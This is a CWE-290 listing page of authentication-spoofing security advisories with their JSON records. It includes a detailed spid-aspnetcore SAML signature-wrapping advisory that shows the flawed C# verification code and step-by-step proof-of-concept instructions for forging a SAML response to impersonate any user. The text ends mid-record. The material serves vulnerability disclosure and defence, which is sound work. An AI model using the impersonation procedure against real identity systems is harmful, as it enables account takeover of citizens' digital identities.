CWE-290
AllowedAuthentication Bypass by Spoofing
Abstraction: Base · Status: Incomplete
This attack-focused weakness is caused by incorrectly implemented authentication schemes that are subject to spoofing attacks.
1250 vulnerabilities reference this CWE, most recent first.
GHSA-35VF-VW9F-Q3CR
Vulnerability from github – Published: 2026-05-06 21:31 – Updated: 2026-05-11 16:12Duplicate Advisory
This advisory has been withdrawn because it is a duplicate of GHSA-r6xh-pqhr-v4xh. This link is maintained to preserve external references.
Original Description
OpenClaw before 2026.4.22 derives loopback MCP owner context from spoofable server-issued bearer tokens in request headers. Non-owner loopback clients can present themselves as owner to bypass owner-gated operations by manipulating the sender-owner header metadata.
{
  "affected": [
    {
      "package": {
        "ecosystem": "npm",
        "name": "openclaw"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "2026.4.22"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-05-11T16:12:46Z",
    "nvd_published_at": "2026-05-06T20:16:35Z",
    "severity": "HIGH"
  },
  "details": "### Duplicate Advisory\nThis advisory has been withdrawn because it is a duplicate of GHSA-r6xh-pqhr-v4xh. This link is maintained to preserve external references.\n\n### Original Description\nOpenClaw before 2026.4.22 derives loopback MCP owner context from spoofable server-issued bearer tokens in request headers. Non-owner loopback clients can present themselves as owner to bypass owner-gated operations by manipulating the sender-owner header metadata.",
  "id": "GHSA-35vf-vw9f-q3cr",
  "modified": "2026-05-11T16:12:46Z",
  "published": "2026-05-06T21:31:42Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/openclaw/openclaw/security/advisories/GHSA-r6xh-pqhr-v4xh"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-44118"
    },
    {
      "type": "WEB",
      "url": "https://github.com/openclaw/openclaw/commit/3cb1a56bfc9579a0f2336f9cfa12a8a744332a19"
    },
    {
      "type": "WEB",
      "url": "https://www.vulncheck.com/advisories/openclaw-owner-context-spoofing-via-bearer-token-header"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:X/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ],
  "summary": "Duplicate Advisory: OpenClaw: MCP loopback owner context is derived from server-issued bearer tokens",
  "withdrawn": "2026-05-11T16:12:46Z"
}
GHSA-365R-J26R-XGGV
Vulnerability from github – Published: 2026-09-01 21:31 – Updated: 2026-09-01 21:31A vulnerability in an API endpoint of HPE Networking Fabric Composer could allow an authenticated low privilege operator user to spoof the source address attributed to their requests. Successful exploitation could allow an attacker to cause inaccurate attribution information to be recorded on the affected system.
{
  "affected": [],
  "aliases": [
    "CVE-2026-73742"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-09-01T20:17:21Z",
    "severity": "MODERATE"
  },
  "details": "A vulnerability in an API endpoint of HPE Networking Fabric Composer could allow an authenticated low privilege operator user to spoof the source address attributed to their requests. Successful exploitation could allow an attacker to cause inaccurate attribution information to be recorded on the affected system.",
  "id": "GHSA-365r-j26r-xggv",
  "modified": "2026-09-01T21:31:50Z",
  "published": "2026-09-01T21:31:49Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-73742"
    },
    {
      "type": "WEB",
      "url": "https://support.hpe.com/hpesc/public/docDisplay?docId=hpesbnw05133en_us\u0026docLocale=en_US"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-3674-H5MR-FX7G
Vulnerability from github – Published: 2025-11-10 21:30 – Updated: 2025-11-12 21:31Object lifecycle issue in Media in Google Chrome prior to 142.0.7444.59 allowed a remote attacker to perform UI spoofing via a crafted HTML page. (Chromium security severity: High)
{
  "affected": [],
  "aliases": [
    "CVE-2025-12430"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-11-10T20:15:37Z",
    "severity": "HIGH"
  },
  "details": "Object lifecycle issue in Media in Google Chrome prior to 142.0.7444.59 allowed a remote attacker to perform UI spoofing via a crafted HTML page. (Chromium security severity: High)",
  "id": "GHSA-3674-h5mr-fx7g",
  "modified": "2025-11-12T21:31:06Z",
  "published": "2025-11-10T21:30:35Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-12430"
    },
    {
      "type": "WEB",
      "url": "https://chromereleases.googleblog.com/2025/10/stable-channel-update-for-desktop_28.html"
    },
    {
      "type": "WEB",
      "url": "https://issues.chromium.org/issues/442860743"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-36FW-7HG5-XV5P
Vulnerability from github – Published: 2022-05-24 16:46 – Updated: 2022-05-24 16:46A CWE-290: Authentication Bypass by Spoofing vulnerability exists in all versions of the Modicon M580, Modicon M340, Modicon Quantum, and Modicon Premium which could cause an elevation of privilege by conducting a brute force attack on Modbus parameters sent to the controller.
{
  "affected": [],
  "aliases": [
    "CVE-2018-7842"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-290"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2019-05-22T20:29:00Z",
    "severity": "CRITICAL"
  },
  "details": "A CWE-290: Authentication Bypass by Spoofing vulnerability exists in all versions of the Modicon M580, Modicon M340, Modicon Quantum, and Modicon Premium which could cause an elevation of privilege by conducting a brute force attack on Modbus parameters sent to the controller.",
  "id": "GHSA-36fw-7hg5-xv5p",
  "modified": "2022-05-24T16:46:13Z",
  "published": "2022-05-24T16:46:13Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2018-7842"
    },
    {
      "type": "WEB",
      "url": "https://www.schneider-electric.com/en/download/document/SEVD-2019-134-11"
    },
    {
      "type": "WEB",
      "url": "https://www.talosintelligence.com/vulnerability_reports/TALOS-2018-0741"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-36H8-R92J-W9VW
Vulnerability from github – Published: 2025-02-18 19:25 – Updated: 2025-02-18 19:25Description
Authentication using Spid and CIE is based on the SAML2 standard which provides for two entities:
Identity Provider (IdP): the system that authenticates users and provides identity information ( SAML assertions ) to the Service Provider, essentially, it is responsible for managing user credentials and identity;
Service Provider (SP): The system that provides a service to the user and relies on the Identity Provider to authenticate the user, receives SAML assertions from the IdP to grant access to resources.
The library spid-aspnetcorerefers to the second entity, i.e. the SP, and implements the validation logic of the SAML assertions present within the SAML response . The following is a summary diagram of an authentication flow via SAML:
As shown in the diagram, the IdP, after verifying the user's credentials, generates a signed SAML response, this is propagated to the SP by the user's browser and the SP, after verifying the signature, can extract the data needed to build the user's session.
The signature validation logic is central as it ensures that you cannot craft a SAML response with arbitrary assertions and thus impersonate other users.
The following is the validation code implemented in spid-aspnetcore.
internal static bool VerifySignature(XmlDocument signedDocument, IdentityProvider? identityProvider = null){
    //...SNIP...
    SignedXml signedXml = new SignedXml(signedDocument);
    if (identityProvider is not null)
    {
        bool validated = false;
        foreach (var certificate in identityProvider.X509SigningCertificates){
            var publicMetadataCert = new X509Certificate2(Convert.FromBase64String(certificate));
            XmlNodeList nodeList = (signedDocument.GetElementsByTagName("ds:Signature")?.Count > 1) ?
                                    signedDocument.GetElementsByTagName("ds:Signature") :
                                   (signedDocument.GetElementsByTagName("ns2:Signature")?.Count > 1) ?
                                    signedDocument.GetElementsByTagName("ns2:Signature") :
                                    signedDocument.GetElementsByTagName("Signature");
            signedXml.LoadXml((XmlElement)nodeList[0]);
            validated |= signedXml.CheckSignature(publicMetadataCert, true);
        }
        return validated;
    }
    else{
        XmlNodeList nodeList = (signedDocument.GetElementsByTagName("ds:Signature")?.Count > 0) ?
                               signedDocument.GetElementsByTagName("ds:Signature") :
                               signedDocument.GetElementsByTagName("Signature");
        signedXml.LoadXml((XmlElement)nodeList[0]);
        return signedXml.CheckSignature();
    }
    //...SNIP...
}
The parameter signedDocument contains the SAML response in XML format, while the parameter identityProvider can contain the IdP info. If the parameter identityProvider has been specified, the public certificates of that IdP are extracted, so as to force their use during the signature verification, otherwise the certificates configured within the application are used.
Next, a response envelope is generated nodeList within which all XML elements containing an XML signature of part or all of the SAML response envelope are saved.
Finally, the first element of this list, i.e. the first signature found, is extracted and verified.
In a normal authentication flow, the SAML response looks like this (note that some fields and attributes have been omitted for ease of reading):
<samlp:Response ID="response_id" IssueInstant="2025-01-07T13:37:00Z" Version="2.0" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">
    <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
        https://demo.spid.gov.it/validator
    </saml:Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:SignedInfo>
            <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
            <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
            <ds:Reference URI="#response_id">
                <ds:Transforms>
                    <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                </ds:Transforms>
                <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
                <ds:DigestValue>
                    <!-- DIGEST -->
                </ds:DigestValue>
            </ds:Reference>
        </ds:SignedInfo>
        <ds:SignatureValue>
           <!-- SIGNATURE -->
        </ds:SignatureValue>
        <ds:KeyInfo>
            <ds:X509Data>
                <ds:X509Certificate>
                    <!-- CERTIFICATE -->
                </ds:X509Certificate>
            </ds:X509Data>
        </ds:KeyInfo>
    </ds:Signature>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
    </samlp:Status>
    <saml:Assertion ID="assertion_id" IssueInstant="2025-01-07T13:37:00Z" Version="2.0" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
            https://demo.spid.gov.it/validator
        </saml:Issuer>
        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
            <ds:SignedInfo>
                <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
                <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
                <ds:Reference URI="#assertion_id">
                    <ds:Transforms>
                        <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                    </ds:Transforms>
                    <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
                    <ds:DigestValue>
                        <!-- DIGEST -->
                    </ds:DigestValue>
                </ds:Reference>
            </ds:SignedInfo>
            <ds:SignatureValue>
                <!-- SIGNATURE -->
            </ds:SignatureValue>
            <ds:KeyInfo>
                <ds:X509Data>
                    <ds:X509Certificate>
                        <!-- CERTIFICATE -->
                    </ds:X509Certificate>
                </ds:X509Data>
            </ds:KeyInfo>
        </ds:Signature>
        <saml:AttributeStatement>
            <saml:Attribute Name="spidCode" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
                <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
                    AGID-001
                </saml:AttributeValue>
            </saml:Attribute>
            <!-- ... SNIP ... -->
        </saml:AttributeStatement>
    </saml:Assertion>
</samlp:Response>
The SDK code would get as the first element of the nodeList, that is nodeList[0], the signature referring to the entire SAML response, in fact the reference of the first signature <ds:Reference URI="#response_id"> points to the root object <samlp:Response ID="response_id" ...>. Therefore, verifying this signature will ensure that the entire content of the SAML response is intact and authentic.
However, there is no guarantee that the first signature refers to the root object, so if an attacker injects a signed element as the first element, all other signatures will not be verified. The only requirement is to have a legitimately signed XML element from the IdP, which is easily accomplished using the public metadata of the IdP.
The SAML response would be structured like this:
Impact
An attacker could craft an arbitrary SAML response that would be accepted by SPs using the vulnerable SDKs, allowing him to impersonate any Spid and/or CIE user.
Complexity of the attack
The attacker needs an XML block containing a valid signature from one of the IdPs accepted by the SP. As described above, this requirement is satisfied by reading the public metadata of the IdP which is represented by a signed XML block of the IdP.
Related issues
N/A
PoC
- Clone the repository https://github.com/italia/spid-aspnetcore.git
- From the root of the project, enter the folder relating to the example webapp:
samples/1_SimpleSPWebApp/SPID.AspNetCore.WebApp/ - Change the value of the
AssertionConsumerServiceURLkey in the fileappsettings.jsonto a custom domain:https://$CUSTOM_DOMAIN:$CUSTOM_PORT/signin-spid - Compile and run the sample webapp using the following command, taking care to replace the placeholders with the same values used in step 3:
dotnet build "SPID.AspNetCore.WebApp.csproj" -o ./app/build && dotnet publish "SPID.AspNetCore.WebApp.csproj" -o ./app/publish && dotnet ./app/publish/SPID.AspNetCore.WebApp.dll -urls=https://$CUSTOM_DOMAIN:$CUSTOM_PORT - Visit URL:
https://$CUSTOM_DOMAIN:$CUSTOM_PORT/ - Click "Enter with SPID" > "DemoSpid" (second IdP in the list)
- Visit the "Response" > "Check Response" section
- Insert the following string into the "Audience" field (right column):
https://spid.aspnetcore.it/ - Click "Send response to Service Provider", note the redirect to
/home/loggedinand consequently the correct execution of the login on the example portal
- Repeat steps 5 to 8 inclusive
- Intercept the HTTP request generated in step 8 via an HTTP Proxy, such as PortSwigger's BurpSuite
- Perform URL-decoding and Base64-decoding of the POST
SAMLResponseparameter - Insert the content present at the following URL in the second line of the XML: https://demo.spid.gov.it/metadata.xml
- Change the contents of the tag
<saml:Assertion>, for example change theemailattribute to an arbitrary value:spid.tech@shielder.it - Run Base64-encoding and then URL-encoding the
SAMLResponseparameter - Send the request and note the redirect to
/home/loggedinwhich demonstrates the correct identification and therefore also the verification of the arbitrary signature inserted inSAMLResponsedespite the modification of the assertion
Recommended Solution
Verify all signatures within the SAML response and do not accept unsigned XML elements.
References
- https://cheatsheetseries.owasp.org/cheatsheets/SAML_Security_Cheat_Sheet.html
Credits
{
"affected": [
{
"database_specific": {
"last_known_affected_version_range": "\u003c= 3.3.0"
},
"package": {
"ecosystem": "NuGet",
"name": "SPID.AspNetCore.Authentication"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "3.4.0"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2025-24894"
],
"database_specific": {
"cwe_ids": [
"CWE-290"
],
"github_reviewed": true,
"github_reviewed_at": "2025-02-18T19:25:13Z",
"nvd_published_at": null,
"severity": "CRITICAL"
},
"details": "### Description\n\nAuthentication using Spid and CIE is based on the SAML2 standard which provides for two entities:\n\nIdentity Provider (IdP): the system that authenticates users and provides identity information ( SAML assertions ) to the Service Provider, essentially, it is responsible for managing user credentials and identity;\nService Provider (SP): The system that provides a service to the user and relies on the Identity Provider to authenticate the user, receives SAML assertions from the IdP to grant access to resources.\nThe library `spid-aspnetcorerefers` to the second entity, i.e. the SP, and implements the validation logic of the SAML assertions present within the SAML response . The following is a summary diagram of an authentication flow via SAML:\n\n\n\nAs shown in the diagram, the IdP, after verifying the user\u0027s credentials, generates a signed SAML response, this is propagated to the SP by the user\u0027s browser and the SP, after verifying the signature, can extract the data needed to build the user\u0027s session.\n\nThe signature validation logic is central as it ensures that you cannot craft a SAML response with arbitrary assertions and thus impersonate other users.\n\nThe following is the validation code implemented in `spid-aspnetcore`.\n\n```csharp\ninternal static bool VerifySignature(XmlDocument signedDocument, IdentityProvider? identityProvider = null){\n //...SNIP...\n SignedXml signedXml = new SignedXml(signedDocument);\n if (identityProvider is not null)\n {\n bool validated = false;\n foreach (var certificate in identityProvider.X509SigningCertificates){\n var publicMetadataCert = new X509Certificate2(Convert.FromBase64String(certificate));\n XmlNodeList nodeList = (signedDocument.GetElementsByTagName(\"ds:Signature\")?.Count \u003e 1) ?\n signedDocument.GetElementsByTagName(\"ds:Signature\") :\n (signedDocument.GetElementsByTagName(\"ns2:Signature\")?.Count \u003e 1) ?\n signedDocument.GetElementsByTagName(\"ns2:Signature\") :\n signedDocument.GetElementsByTagName(\"Signature\");\n signedXml.LoadXml((XmlElement)nodeList[0]);\n validated |= signedXml.CheckSignature(publicMetadataCert, true);\n }\n return validated;\n }\n else{\n XmlNodeList nodeList = (signedDocument.GetElementsByTagName(\"ds:Signature\")?.Count \u003e 0) ?\n signedDocument.GetElementsByTagName(\"ds:Signature\") :\n signedDocument.GetElementsByTagName(\"Signature\");\n signedXml.LoadXml((XmlElement)nodeList[0]);\n return signedXml.CheckSignature();\n }\n //...SNIP...\n}\n```\n\nThe parameter `signedDocument` contains the SAML response in XML format, while the parameter `identityProvider` can contain the IdP info. If the parameter `identityProvider` has been specified, the public certificates of that IdP are extracted, so as to force their use during the signature verification, otherwise the certificates configured within the application are used.\n\nNext, a response envelope is generated nodeList within which all XML elements containing an XML signature of part or all of the SAML response envelope are saved.\n\nFinally, the first element of this list, i.e. the first signature found, is extracted and verified.\n\nIn a normal authentication flow, the SAML response looks like this (note that some fields and attributes have been omitted for ease of reading):\n\n```xml\n\u003csamlp:Response ID=\"response_id\" IssueInstant=\"2025-01-07T13:37:00Z\" Version=\"2.0\" xmlns:saml=\"urn:oasis:names:tc:SAML:2.0:assertion\" xmlns:samlp=\"urn:oasis:names:tc:SAML:2.0:protocol\"\u003e\n \u003csaml:Issuer Format=\"urn:oasis:names:tc:SAML:2.0:nameid-format:entity\"\u003e\n https://demo.spid.gov.it/validator\n \u003c/saml:Issuer\u003e\n \u003cds:Signature xmlns:ds=\"http://www.w3.org/2000/09/xmldsig#\"\u003e\n \u003cds:SignedInfo\u003e\n \u003cds:CanonicalizationMethod Algorithm=\"http://www.w3.org/2001/10/xml-exc-c14n#\"/\u003e\n \u003cds:SignatureMethod Algorithm=\"http://www.w3.org/2001/04/xmldsig-more#rsa-sha256\"/\u003e\n \u003cds:Reference URI=\"#response_id\"\u003e\n \u003cds:Transforms\u003e\n \u003cds:Transform Algorithm=\"http://www.w3.org/2000/09/xmldsig#enveloped-signature\"/\u003e\n \u003c/ds:Transforms\u003e\n \u003cds:DigestMethod Algorithm=\"http://www.w3.org/2001/04/xmlenc#sha256\"/\u003e\n \u003cds:DigestValue\u003e\n \u003c!-- DIGEST --\u003e\n \u003c/ds:DigestValue\u003e\n \u003c/ds:Reference\u003e\n \u003c/ds:SignedInfo\u003e\n \u003cds:SignatureValue\u003e\n \u003c!-- SIGNATURE --\u003e\n \u003c/ds:SignatureValue\u003e\n \u003cds:KeyInfo\u003e\n \u003cds:X509Data\u003e\n \u003cds:X509Certificate\u003e\n \u003c!-- CERTIFICATE --\u003e\n \u003c/ds:X509Certificate\u003e\n \u003c/ds:X509Data\u003e\n \u003c/ds:KeyInfo\u003e\n \u003c/ds:Signature\u003e\n \u003csamlp:Status\u003e\n \u003csamlp:StatusCode Value=\"urn:oasis:names:tc:SAML:2.0:status:Success\"/\u003e\n \u003c/samlp:Status\u003e\n \u003csaml:Assertion ID=\"assertion_id\" IssueInstant=\"2025-01-07T13:37:00Z\" Version=\"2.0\" xmlns:xs=\"http://www.w3.org/2001/XMLSchema\" xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"\u003e\n \u003csaml:Issuer Format=\"urn:oasis:names:tc:SAML:2.0:nameid-format:entity\"\u003e\n https://demo.spid.gov.it/validator\n \u003c/saml:Issuer\u003e\n \u003cds:Signature xmlns:ds=\"http://www.w3.org/2000/09/xmldsig#\"\u003e\n \u003cds:SignedInfo\u003e\n \u003cds:CanonicalizationMethod Algorithm=\"http://www.w3.org/2001/10/xml-exc-c14n#\"/\u003e\n \u003cds:SignatureMethod Algorithm=\"http://www.w3.org/2001/04/xmldsig-more#rsa-sha256\"/\u003e\n \u003cds:Reference URI=\"#assertion_id\"\u003e\n \u003cds:Transforms\u003e\n \u003cds:Transform Algorithm=\"http://www.w3.org/2000/09/xmldsig#enveloped-signature\"/\u003e\n \u003c/ds:Transforms\u003e\n \u003cds:DigestMethod Algorithm=\"http://www.w3.org/2001/04/xmlenc#sha256\"/\u003e\n \u003cds:DigestValue\u003e\n \u003c!-- DIGEST --\u003e\n \u003c/ds:DigestValue\u003e\n \u003c/ds:Reference\u003e\n \u003c/ds:SignedInfo\u003e\n \u003cds:SignatureValue\u003e\n \u003c!-- SIGNATURE --\u003e\n \u003c/ds:SignatureValue\u003e\n \u003cds:KeyInfo\u003e\n \u003cds:X509Data\u003e\n \u003cds:X509Certificate\u003e\n \u003c!-- CERTIFICATE --\u003e\n \u003c/ds:X509Certificate\u003e\n \u003c/ds:X509Data\u003e\n \u003c/ds:KeyInfo\u003e\n \u003c/ds:Signature\u003e\n \u003csaml:AttributeStatement\u003e\n \u003csaml:Attribute Name=\"spidCode\" NameFormat=\"urn:oasis:names:tc:SAML:2.0:attrname-format:basic\"\u003e\n \u003csaml:AttributeValue xmlns:xs=\"http://www.w3.org/2001/XMLSchema\" xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" xsi:type=\"xs:string\"\u003e\n AGID-001\n \u003c/saml:AttributeValue\u003e\n \u003c/saml:Attribute\u003e\n \u003c!-- ... SNIP ... --\u003e\n \u003c/saml:AttributeStatement\u003e\n \u003c/saml:Assertion\u003e\n\u003c/samlp:Response\u003e\n```\n\nThe SDK code would get as the first element of the `nodeList`, that is `nodeList[0]`, the signature referring to the entire SAML response, in fact the reference of the first signature `\u003cds:Reference URI=\"#response_id\"\u003e` points to the root object `\u003csamlp:Response ID=\"response_id\" ...\u003e`. Therefore, verifying this signature will ensure that the entire content of the SAML response is intact and authentic.\n\nHowever, there is no guarantee that the first signature refers to the root object, so if an attacker injects a signed element as the first element, all other signatures will not be verified. The only requirement is to have a legitimately signed XML element from the IdP, which is easily accomplished using the public metadata of the IdP.\n\nThe SAML response would be structured like this:\n\n\n\n### Impact\nAn attacker could craft an arbitrary SAML response that would be accepted by SPs using the vulnerable SDKs, allowing him to impersonate any Spid and/or CIE user.\n\n### Complexity of the attack\nThe attacker needs an XML block containing a valid signature from one of the IdPs accepted by the SP. As described above, this requirement is satisfied by reading the public metadata of the IdP which is represented by a signed XML block of the IdP.\n\n### Related issues\nN/A\n\n### PoC\n\n1. Clone the repository https://github.com/italia/spid-aspnetcore.git\n2. From the root of the project, enter the folder relating to the example webapp: `samples/1_SimpleSPWebApp/SPID.AspNetCore.WebApp/`\n3. Change the value of the `AssertionConsumerServiceURL` key in the file `appsettings.json` to a custom domain: `https://$CUSTOM_DOMAIN:$CUSTOM_PORT/signin-spid`\n4. Compile and run the sample webapp using the following command, taking care to replace the placeholders with the same values \u200b\u200bused in step 3: `dotnet build \"SPID.AspNetCore.WebApp.csproj\" -o ./app/build \u0026\u0026 dotnet publish \"SPID.AspNetCore.WebApp.csproj\" -o ./app/publish \u0026\u0026 dotnet ./app/publish/SPID.AspNetCore.WebApp.dll -urls=https://$CUSTOM_DOMAIN:$CUSTOM_PORT`\n5. Visit URL: `https://$CUSTOM_DOMAIN:$CUSTOM_PORT/`\n6. Click \"Enter with SPID\" \u003e \"DemoSpid\" (second IdP in the list)\n7. Visit the \"Response\" \u003e \"Check Response\" section\n8. Insert the following string into the \"Audience\" field (right column): `https://spid.aspnetcore.it/`\n9. Click \"Send response to Service Provider\", note the redirect to `/home/loggedin` and consequently the correct execution of the login on the example portal\n\n\n\n10. Repeat steps 5 to 8 inclusive\n11. Intercept the HTTP request generated in step 8 via an HTTP Proxy, such as PortSwigger\u0027s 